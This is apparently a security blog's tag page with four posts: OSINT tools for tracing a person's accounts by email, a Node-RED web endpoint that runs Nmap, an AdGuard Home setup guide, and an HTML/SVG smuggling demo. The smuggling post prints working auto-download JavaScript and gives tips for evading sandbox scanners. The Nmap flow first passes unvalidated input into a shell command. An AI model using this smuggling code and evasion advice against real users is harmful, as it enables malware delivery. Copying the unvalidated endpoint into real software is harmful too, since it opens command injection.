Tag: security

  • Exploring OSINT Tools: From Lightweight to Powerhouse

    Exploring OSINT Tools: From Lightweight to Powerhouse

    Disclaimer:

    The information provided on this blog is for educational purposes only. The use of hacking tools discussed here is at your own risk.

    For the full disclaimer, please click here.

    Introduction

    Welcome to a journey through the exciting world of Open Source Intelligence (OSINT) tools! In this post, we’ll dive into some valuable tools, from the lightweight to the powerhouse, culminating in the grand reveal of Spiderfoot.

    The main star of this post is Spiderfoot, but before we get there, I want to show you some other more lightweight tools you might find useful.

    Holehe

    While perusing one of my favorite OSINT blogs (Oh Shint), I stumbled upon a gem to enhance my free OSINT email tool: Holehe.

    Holehe might seem like a forgotten relic to some, but its capabilities are enduring. Developed by megadose, this tool packs a punch when it comes to unearthing crucial information.

    Sherlock

    Ah, Sherlock – an old friend in my toolkit. I’ve relied on this tool for countless investigations, probably on every single one. The ability to swiftly uncover and validate your targets’ online presence is invaluable.

    Sherlock’s prowess lies in its efficiency. Developed by Sherlock Project, it’s designed to streamline the process of gathering information, making it a staple for OSINT enthusiasts worldwide.

    Introducing Holehe

    First up, let’s shine a spotlight on Holehe, a tool that might have slipped under your radar but packs a punch in the OSINT arena.

    Easy Installation

    Getting Holehe up and running is a breeze. Just follow these simple steps bewlo. I quickly hopped on my Kali test machine and installed it:

    Bash
    git clone https://github.com/megadose/holehe.git
    cd holehe/
    sudo python3 setup.py install

    I’d recommend installing it with Docker, but since I reinstall my demo Kali box every few weeks, it doesn’t matter that I globally install a bunch of Python libraries.

    Running Holehe

    Running Holehe is super simple:

    Bash
    holehe --no-clear --only-used [email protected]

    I used the --no-clear flag so I can just copy my executed command; otherwise, it clears the terminal. I use the --only-used flag because I only care about pages that my target uses.

    Let’s check out the result:

    Bash
    *********************
       [email protected]
    *********************
    [+] wordpress.com
    
    [+] Email used, [-] Email not used, [x] Rate limit, [!] Error
    121 websites checked in 10.16 seconds
    Twitter : @palenath
    Github : https://github.com/megadose/holehe
    For BTC Donations : 1FHDM49QfZX6pJmhjLE5tB2K6CaTLMZpXZ
    100%|█████████████████████████████████████████| 121/121 [00:10<00:00, 11.96it/s]

    Sweet! We have a hit! Holehe checked 121 different pages in 10.16 seconds.

    Debugging Holehe

    So running the tool without the --only-used flag is, in my opinion, important for debugging. It seems that a lot of pages rate-limited me or are throwing errors. So there is a lot of potential of missed accounts here.

    Bash
    *********************
       [email protected]
    *********************
    [x] about.me
    [-] adobe.com
    [-] amazon.com
    [x] amocrm.com
    [-] any.do
    [-] archive.org
    [x] forum.blitzortung.org
    [x] bluegrassrivals.com
    [-] bodybuilding.com
    [!] buymeacoffee.com
    
    [+] Email used, [-] Email not used, [x] Rate limit, [!] Error
    121 websites checked in 10.22 seconds

    the list is very long so I removed a lot of the output

    Personally, I think that since a lot of that code is 2 years old, many of these pages have become a lot smarter about detecting bots, which is why the rate limit gets reached.

    Holehe Deep Dive

    Let us look at how Holehe works by analyzing one of the modules. I picked Codepen.

    Please check out the code. I added some comments:

    Python
    from holehe.core import *
    from holehe.localuseragent import *
    
    
    async def codepen(email, client, out):
        name = "codepen"
        domain = "codepen.io"
        method = "register"
        frequent_rate_limit = False
    
        # adding necessary headers for codepen signup request
        headers = {
            "User-Agent": random.choice(ua["browsers"]["chrome"]),
            "Accept": "*/*",
            "Accept-Language": "en,en-US;q=0.5",
            "Referer": "https://codepen.io/accounts/signup/user/free",
            "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
            "X-Requested-With": "XMLHttpRequest",
            "Origin": "https://codepen.io",
            "DNT": "1",
            "Connection": "keep-alive",
            "TE": "Trailers",
        }
    
        # getting the CSRF token for later use, adding it to the headers
        try:
            req = await client.get(
                "https://codepen.io/accounts/signup/user/free", headers=headers
            )
            soup = BeautifulSoup(req.content, features="html.parser")
            token = soup.find(attrs={"name": "csrf-token"}).get("content")
            headers["X-CSRF-Token"] = token
        except Exception:
            out.append(
                {
                    "name": name,
                    "domain": domain,
                    "method": method,
                    "frequent_rate_limit": frequent_rate_limit,
                    "rateLimit": True,
                    "exists": False,
                    "emailrecovery": None,
                    "phoneNumber": None,
                    "others": None,
                }
            )
            return None
    
        # here is where the supplied email address is added
        data = {"attribute": "email", "value": email, "context": "user"}
    
        # post request that checks if account exists
        response = await client.post(
            "https://codepen.io/accounts/duplicate_check", headers=headers, data=data
        )
    
        # checks response for specified text. If email is taken we have a hit
        if "That Email is already taken." in response.text:
            out.append(
                {
                    "name": name,
                    "domain": domain,
                    "method": method,
                    "frequent_rate_limit": frequent_rate_limit,
                    "rateLimit": False,
                    "exists": True,
                    "emailrecovery": None,
                    "phoneNumber": None,
                    "others": None,
                }
            )
        else:
            # we land here if email is not taken, meaning no account on codepen
            out.append(
                {
                    "name": name,
                    "domain": domain,
                    "method": method,
                    "frequent_rate_limit": frequent_rate_limit,
                    "rateLimit": False,
                    "exists": False,
                    "emailrecovery": None,
                    "phoneNumber": None,
                    "others": None,
                }
            )

    The developer of Holehe had to do a lot of digging. They had to manually analyze the signup flow of a bunch of different pages to build these modules. You can easily do this by using a tool like OWASP ZAP or Burp Suite or Postman. It is a lot of manual work, though.

    The issue is that flows like this often change. If Codepen changed the response message or format, this code would fail. That’s the general problem with building web scrapers. If a header name or HTML element is changed, the code fails. This sort of code is very hard to maintain. I am guessing it is why this project has been more or less abandoned.

    Nonetheless, you could easily fix the modules, and this would work perfectly again. I suggest using Python Playwright for the requests; using a headless browser is harder to detect and will probably lead to higher success.

    Sherlock

    Let me introduce you to another tool called Sherlock, which I’ve frequently used in investigations.

    Installation

    I’m just going to install it on my test system. But there’s also a Docker image I’d recommend for a production server:

    Bash
    git clone https://github.com/sherlock-project/sherlock.git
    cd sherlock
    python3 -m pip install -r requirements.txt

    Sherlock offers a plethora of options, and I recommend studying them for your specific case. It’s best used with usernames, but today, we’ll give it a try with an email address.

    Running Sherlock

    Simply run:

    Bash
    python3 sherlock [email protected]

    Sherlock takes a little bit longer than holehe, so you need a little more patience. Here are the results of my search:

    Bash
    [*] Checking username [email protected] on:
    
    [+] Archive.org: https://archive.org/details/@[email protected]
    [+] BitCoinForum: https://bitcoinforum.com/profile/[email protected]
    [+] CGTrader: https://www.cgtrader.com/[email protected]
    [+] Chaos: https://chaos.social/@[email protected]
    [+] Cults3D: https://cults3d.com/en/users/[email protected]/creations
    [+] Euw: https://euw.op.gg/summoner/[email protected]
    [+] Mapify: https://mapify.travel/[email protected]
    [+] NationStates Nation: https://nationstates.net/[email protected]
    [+] NationStates Region: https://nationstates.net/[email protected]
    [+] Oracle Community: https://community.oracle.com/people/[email protected]
    [+] Polymart: https://polymart.org/user/[email protected]
    [+] Slides: https://slides.com/[email protected]
    [+] Trello: https://trello.com/[email protected]
    [+] chaos.social: https://chaos.social/@[email protected]
    [+] mastodon.cloud: https://mastodon.cloud/@[email protected]
    [+] mastodon.social: https://mastodon.social/@[email protected]
    [+] mastodon.xyz: https://mastodon.xyz/@[email protected]
    [+] mstdn.io: https://mstdn.io/@[email protected]
    [+] social.tchncs.de: https://social.tchncs.de/@[email protected]
    
    [*] Search completed with 19 results

    At first glance, there are a lot more results. However, upon review, only 2 were valid, which is still good considering this tool is normally not used for email addresses.

    Sherlock Deep Dive

    Sherlock has a really nice JSON file that can easily be edited to add or remove old tools. You can check it out sherlock/resources/data.json.

    This makes it a lot easier to maintain. I use the same approach for my OSINT tools here on this website.

    This is what one of Sherlock’s modules looks like:

    JSON
      "Docker Hub": {
        "errorType": "status_code",
        "url": "https://hub.docker.com/u/{}/",
        "urlMain": "https://hub.docker.com/",
        "urlProbe": "https://hub.docker.com/v2/users/{}/",
        "username_claimed": "blue"
      },

    There’s not much more to it; they basically use these “templates” and test the responses they get from requests sent to the respective endpoints. Sometimes by matching text, sometimes by using regex.

    Spiderfoot

    Now we get to the star of the show: Spiderfoot. I love Spiderfoot. I use it on every engagement, usually only in Passive mode with just about all the API Keys that are humanly affordable. The only thing I do not like about it is that it actually finds so much information that it takes a while to sort through the data and filter out false positives or irrelevant data. Playing around with the settings can drastically reduce this.

    Installation

    Spiderfoot is absolutely free and even without API Keys for other services, it finds a mind-boggling amount of information. It has saved me countless hours on people investigations, you would not believe it.

    You can find the installation instructions on the Spiderfoot GitHub page. There are also Docker deployments available for this. In my case, it is already pre-installed on Kali, so I just need to start it.

    Bash
    spiderfoot -l 0.0.0.0:8081

    This starts the Spiderfoot webserver, and I can reach it from my network on the IP of my Kali machine on port 8081. In my case, that would be http://10.102.0.11:8081/.

    After you navigate to the address, you will be greeted with this screen:

    I run a headless Kali, so I just SSH into my Kali “server.” If you are following along, you can simply run spiderfoot -l 127.0.0.1:8081 and only expose it on localhost, then browse there on your Kali Desktop.

    Running Spiderfoot

    Spiderfoot is absolutely killer when you add as many of the API Keys as possible. A lot of them are for free. Just export the Spiderfoot.cfg from the settings page, fill in the keys, then import them.

    Important: before you begin, check the settings. Things like port scans are enabled by default. Your target will know you are scanning them. By default, this is not a passive recon tool like the others. You can disable them OR just run Spiderfoot in Passive mode when you configure a new scan.

    My initial scan did not find many infos, that’s good. The email address I supplied should be absolutely clean. I did want to show you some results, so I started another search with my karlcom.de domain, which is my consulting company.

    By the time the scan was done, it had found over 2000 results linking Karlcom to Exploit and a bunch of other businesses and websites I run. It found my clear name and a whole bunch of other interesting information about what I do on the internet and how things are connected. All that just by putting my domain in without ANY API keys. That is absolutely nuts.

    You get a nice little correlation report at the end (you do not really need to see all the things in detail here):

    Once you start your own Spiderfoot journey, you will have more than enough time to study the results there and see them as big as you like.

    Another thing I did not show you was the “Browse” option. While a scan is running, you can view the results in the web front end and already check for possible other attack vectors or information.

    Summary

    So, what did we accomplish on our OSINT adventure? We took a spin through some seriously cool tools! From the nifty Holehe to the trusty Sherlock and the mighty Spiderfoot, each tool brings its own flair to the table. Whether you’re sniffing out secrets or just poking around online, these tools have your back. With their easy setups and powerful features, Holehe, Sherlock, and Spiderfoot are like the trusty sidekicks you never knew you needed in the digital world.

    Keep exploring, stay curious, and until next time!

  • Node-RED, building Nmap as a Service

    Node-RED, building Nmap as a Service

    Introduction

    In the realm of cybersecurity, automation is not just a convenience but a necessity. Having a tool that can effortlessly construct endpoints and interconnect various security tools can revolutionize your workflow. Today, I’m excited to introduce you to Node-RED, a powerhouse for such tasks.

    This is part of a series of hacking tools automated with Node-RED.

    Setup

    While diving into the intricacies of setting up a Kali VM with Node-RED is beyond the scope of this blog post, I’ll offer some guidance to get you started.

    Base OS

    To begin, you’ll need a solid foundation, which is where Kali Linux comes into play. Whether you opt for a virtual machine setup or use it as the primary operating system for your Raspberry Pi, the choice is yours.

    Running Node-RED

    Once you’ve got Kali Linux up and running, the next step is to install Node-RED directly onto your machine, NOT in a Docker container since you will ned root access to the host system. Follow the installation guide provided by the Node-RED team.

    To ensure seamless operation, I highly recommend configuring Node-RED to start automatically at boot. One effective method to achieve this is by utilizing PM2.

    By following these steps, you’ll have Node-RED set up and ready to streamline your cybersecurity automation tasks.

    Nmap as a Service

    In this section, we’ll create a web service that executes Nmap scans, accessible via a URL like so: http://10.10.0.11:8080/api/v1/nmap?target=exploit.to (Note: Your IP, port, and target will differ).

    Building the Flow


    To construct this service, we’ll need to assemble the following nodes:

    • HTTP In
    • Function
    • Exec
    • Template
    • HTTP Response

    That’s all it takes.

    You can define any path you prefer for the HTTP In node. In my setup, it’s /api/v1/nmap.

    The function node contains the following JavaScript code:

    JavaScript
    msg.scan_options = "-sS -Pn -T3";
    msg.scan_target = msg.payload.target;
    
    msg.payload = msg.scan_options + " " + msg.scan_target;
    return msg;

    It’s worth noting that this scan needs to be run as a root user due to the -sS flag (learn more here). The msg.payload.target parameter holds the ?target= value. While in production, it’s crucial to filter and validate input (e.g., domain or IP), for local testing, it suffices.


    The Exec node is straightforward:

    It simply executes Nmap and appends the msg.payload from the previous function node. So, in this example, it results in:

    Bash
    nmap -sS -Pn -T3 exploit.to

    The Template node formats the result for web display using Mustache syntax:

    <pre>
    {{payload}}
    </pre>

    Finally, the HTTP Response node sends the raw Nmap output back to the browser. It’s important to note that this setup isn’t suitable for extensive Nmap scans that take a while, as the browser may timeout while waiting for the response to load.

    You now have a basic Nmap as a Service.

    TODO

    You can go anywhere from here, but I would suggest:

    •  add validation to the endpoint
    •  add features to supply custom nmap flags
    •  stream result to browser via websocket
    •  save output to database or file and poll another endpoint to check if done
    •  format output for web (either greppable nmap or xml)
    •  ChatOps (Discord, Telegram bot)

    Edit 1:

    I ended up adding validation for domain and IPv4. I also modified the target variable. It is now msg.target vs. msg.payload.target.

    JavaScript
    function validateDomain(domain) {
      var domainRegex = /^(?!:<strong>\/\/</strong>)([a-zA-Z0-9-]+<strong>\.</strong>)+[a-zA-Z]{2,}$/;
      return domainRegex.test(domain);
    }
    
    function validateIPv4(ipv4) {
      var ipv4Regex =
        /^(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)<strong>\.</strong>(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)<strong>\.</strong>(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)<strong>\.</strong>(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$/;
      return ipv4Regex.test(ipv4);
    }
    
    if (validateDomain(msg.payload.target) || validateIPv4(msg.payload.target)) {
      msg.passed = true;
      msg.target = msg.payload.target;
      return msg;
    }
    
    msg.passed = false;
    return msg;
    

    The flow now looks like this, and checks the msg.passed. If it is false then it returns a HTTP 400 Bad Request, else it starts the Nmap scan.

  • AdGuard Home for security and blocking ads

    AdGuard Home for security and blocking ads

    Introduction


    In today’s digital age, the internet is saturated with advertisements and trackers, leading to slower browsing speeds and potential security threats. To combat these issues, leveraging AdGuard Home as a central ad blocker provides several key benefits, such as improved security and faster internet speeds. While browser plugins like “uBlock Origin” offer protection for individual devices within specific browsers, they fall short in safeguarding all devices, particularly those without browser support, such as IoT devices.

    Enhanced Security

    AdGuard Home blocks intrusive ads and potentially harmful websites before they even reach your devices. By filtering out malicious content, AdGuard Home significantly reduces the risk of malware infections and phishing attacks, safeguarding your personal information and sensitive data.

    Protecting Privacy

    Ads often come bundled with tracking scripts that monitor your online behavior, compromising your privacy. With AdGuard Home, you can prevent these trackers from collecting your data, preserving your anonymity and preventing targeted advertising based on your browsing habits.

    Faster Internet Speeds

    Advertisements consume valuable bandwidth and resources, leading to slower loading times and sluggish internet performance. By eliminating ads and unnecessary tracking requests, AdGuard Home helps optimize your network’s efficiency, resulting in faster page loading speeds and smoother browsing experiences.

    Open-Source and Transparent

    AdGuard Home is open-source software, meaning its source code is freely available for scrutiny and verification by the community. This transparency fosters trust and ensures that the software operates with integrity, free from hidden agendas or backdoors.

    Hosting AdGuard Home

    Now that you understand why you would want a central adblocker in your home network let’s get started in setting it up.

    First you need to decide if you want to host locally or in the cloud.

    Hosting locally:

    Benefits:

    • easier setup
    • more secure
    • private

    Drawbacks:

    • need a server

    Cloud hosting:

    Benefits:

    • no local server
    • better uptime

    Drawbacks:

    • more setup for same privacy and security

    Since DNS is not encrypted, like HTTPS for example, the cloud provider will most likely be able to see you DNS queries. You will need to use DNS-over-TLS or DNS-over-HTTPS. In a home network it is usually okay to use regular DNS, because AdGuard Home itself uses DNS-over-*S resolvers to get the final address. An example of Cloudflare’s resolvers

    https://dns.cloudflare.com/dns-query
    tls://1dot1dot1dot1.cloudflare-dns.com
    https://security.cloudflare-dns.com/dns-query
    tls://security.cloudflare-dns.com

    the regular DNS server would be 1.1.1.1

    Local Setup

    Depending on your setup, you might already have a server, Home Assistant, pfSesne firewall or nothing at all. I am going to assume you do not have any of the above. So first of all you will need to repuporse an old PC or somethign like a Raspberry Pi (which i highly recommend, i own 7).

    I have personally run AdGuard Home in a reasoably sized home network on a Raspberry Pi Zero W. I recommend a bigger one, but if you’re on a really tight budget, that is probably your best bet.

    Once you have a machine and it is running a Linux distribution of your choice, you now can install AdGuard Home either in a Container or directly.

    Adguard already has a pretty good documentation you can find here, i will shortly show you the 2 options:

    Docker

    Firstly you need to install Docker. Once you did this, all that is left to do is basically just run:

    docker run --name adguardhome\
        --restart unless-stopped\
        -v ./work:/opt/adguardhome/work\
        -v ./conf:/opt/adguardhome/conf\
        -p 53:53/tcp -p 53:53/udp\
        -p 67:67/udp -p 68:68/udp\
        -p 80:80/tcp -p 443:443/tcp -p 443:443/udp -p 3000:3000/tcp\
        -p 853:853/tcp\
        -p 784:784/udp -p 853:853/udp -p 8853:8853/udp\
        -p 5443:5443/tcp -p 5443:5443/udp\
        -d adguard/adguardhome

    and that is it. Now you can go to http://[YOUR-IP]:3000 and follow the steps.

    Direct

    Installing directly is just as simple:

    curl -s -S -L https://raw.githubusercontent.com/AdguardTeam/AdGuardHome/master/scripts/install.sh | sh -s -- -v

    That is it. You might have to copy the start command which will be shown in your terminal before you can set up your AdGuard in the browser.

    Web UI

    The steps for AdGuard in the Web UI are self explanatory so I did not go into detail here. You are basically good to go. I recommend 2 things:

    Go to Filters > DNS blocklists, then click on “Add blocklist” and select every Security list. I have also enabled all the “General” blocklists and not trouble.

    Go to Settings > DNS settings, I have the following upstream DNS server:

    quic://dns.adguard-dns.com
    # SWITCH
    https://dns.switch.ch/dns-query
    tls://dns.switch.ch
    # quad9
    tls://dns.quad9.net
    # cloudflare
    https://dns.cloudflare.com/dns-query
    tls://1dot1dot1dot1.cloudflare-dns.com
    https://security.cloudflare-dns.com/dns-query
    tls://security.cloudflare-dns.com

    Router Configuration

    I think most of the readers will have a Fritz!Box so this is what I will show here. The setup is probably very similar on your router. You basically just have to edit the DNS server settings in your router.

    Fritz!Box

    imageI did not show you my DNS Server IP by mistake. Scroll to the end to find out why. 9.9.9.9 is the Quad9 DNS Server, I use this in case my AdGuard goes down, otherwise I would not be able to browse the web.

    Bonus

    You are welcome to use my public AdGuard Home instance at 130.61.74.147, just enter it into your router. Please be advised that i will be able to see you DNS logs, which means I would know what you do on the internet… I do not care to be honest so you are free to make your own choice here.

  • Unveiling HTML and SVG Smuggling

    Unveiling HTML and SVG Smuggling

    Disclaimer:

    The information provided on this blog is for educational purposes only. The use of hacking tools discussed here is at your own risk.

    For the full disclaimer, please click here.

    Introduction

    Welcome to the world of cybersecurity, where adversaries are always one step ahead, cooking up new ways to slip past our defenses. One technique that’s been causing quite a stir among hackers is HTML and SVG smuggling. It’s like hiding a wolf in sheep’s clothing—using innocent-looking files to sneak in malicious payloads without raising any alarms.

    Understanding the Technique

    HTML and SVG smuggling is all about exploiting the blind trust we place in web content. We see HTML and SVG files as harmless buddies, used for building web pages and creating graphics. But little do we know, cybercriminals are using them as Trojan horses, hiding their nasty surprises inside these seemingly friendly files.

    How It Works

    So, how does this digital sleight of hand work? Well, it’s all about embedding malicious scripts or payloads into HTML or SVG files. Once these files are dressed up and ready to go, they’re hosted on legitimate websites or sent through seemingly harmless channels like email attachments. And just like that, attackers slip past our defenses, like ninjas in the night.

    Evading Perimeter Protections

    Forget about traditional attack methods that rely on obvious malware signatures or executable files. HTML and SVG smuggling flies under the radar of many perimeter defenses. By camouflaging their malicious payloads within innocent-looking web content, attackers can stroll right past firewalls, intrusion detection systems (IDS), and other security guards without breaking a sweat.

    Implications for Security

    The implications of HTML and SVG smuggling are serious business. It’s a wake-up call for organizations to beef up their security game with a multi-layered approach. But it’s not just about installing fancy software—it’s also about educating users and keeping them on their toes. With hackers getting sneakier by the day, we need to stay one step ahead to keep our digital fortresses secure.

    The Battle Continues

    In the ever-evolving world of cybersecurity, HTML and SVG smuggling are the new kids on the block, posing a serious challenge for defenders. But fear not, fellow warriors! By staying informed, adapting our defenses, and collaborating with our peers, we can turn the tide against these digital infiltrators. So let’s roll up our sleeves and get ready to face whatever challenges come our way.

    Enough theory and talk, let us get dirty ! 🏴‍☠️

    Being malicious

    At this point I would like to remind you of my Disclaimer, again 😁.

    I prepared a demo using a simple Cloudflare Pages website, the payload being downlaoded is an EICAR test file.

    Here is the Page: HTML Smuggling Demo <- Clicking this will download an EICAR test file onto your computer, if you read the Wikipedia article above you understand that this could trigger your Anti-Virus (it should).

    Here is the code (i cut part of the payload out or it would get too big):

    <body>
      <script>
        function base64ToArrayBuffer(base64) {
          var binary_string = window.atob(base64);
          var len = binary_string.length;
    
          var bytes = new Uint8Array(len);
          for (var i = 0; i < len; i++) {
            bytes[i] = binary_string.charCodeAt(i);
          }
          return bytes.buffer;
        }
    
        var file = "BASE64_ENCODED_PAYLOAD";
        var data = base64ToArrayBuffer(file);
        var blob = new Blob([data], { type: "octet/stream" });
        var fileName = "eicar.com";
    
        if (window.navigator.msSaveOrOpenBlob) {
          window.navigator.msSaveOrOpenBlob(blob, fileName);
        } else {
          var a = document.createElement("a");
          console.log(a);
          document.body.appendChild(a);
          a.style = "display: none";
          var url = window.URL.createObjectURL(blob);
          a.href = url;
          a.download = fileName;
          a.click();
          window.URL.revokeObjectURL(url);
        }
      </script>
    </body>

    This will create an auto clicked link on the page, which looks like this:

    <a href="blob:https://2cdcc148.fck-vp.pages.dev/dbadccf2-acf1-41be-b9b7-7db8e7e6b880" download="eicar.com" style="display: none;"></a

    This HTML smuggling at its most basic. Just take any file, encode it in base64, and insert the result into var file = "BASE64_ENCODED_PAYLOAD";. Easy peasy, right? But beware, savvy sandbox-based systems can sniff out these tricks. To outsmart them, try a little sleight of hand. Instead of attaching the encoded HTML directly to an email, start with a harmless-looking link. Then, after a delay, slip in the “payloaded” HTML. It’s like sneaking past security with a disguise. This delay buys you time for a thorough scan, presenting a clean, innocent page to initial scanners.

    By playing it smart, you up your chances of slipping past detection and hitting your target undetected. But hey, keep in mind, not every tactic works every time. Staying sharp and keeping up with security measures is key to staying one step ahead of potential threats.

    Advanced Smuggling

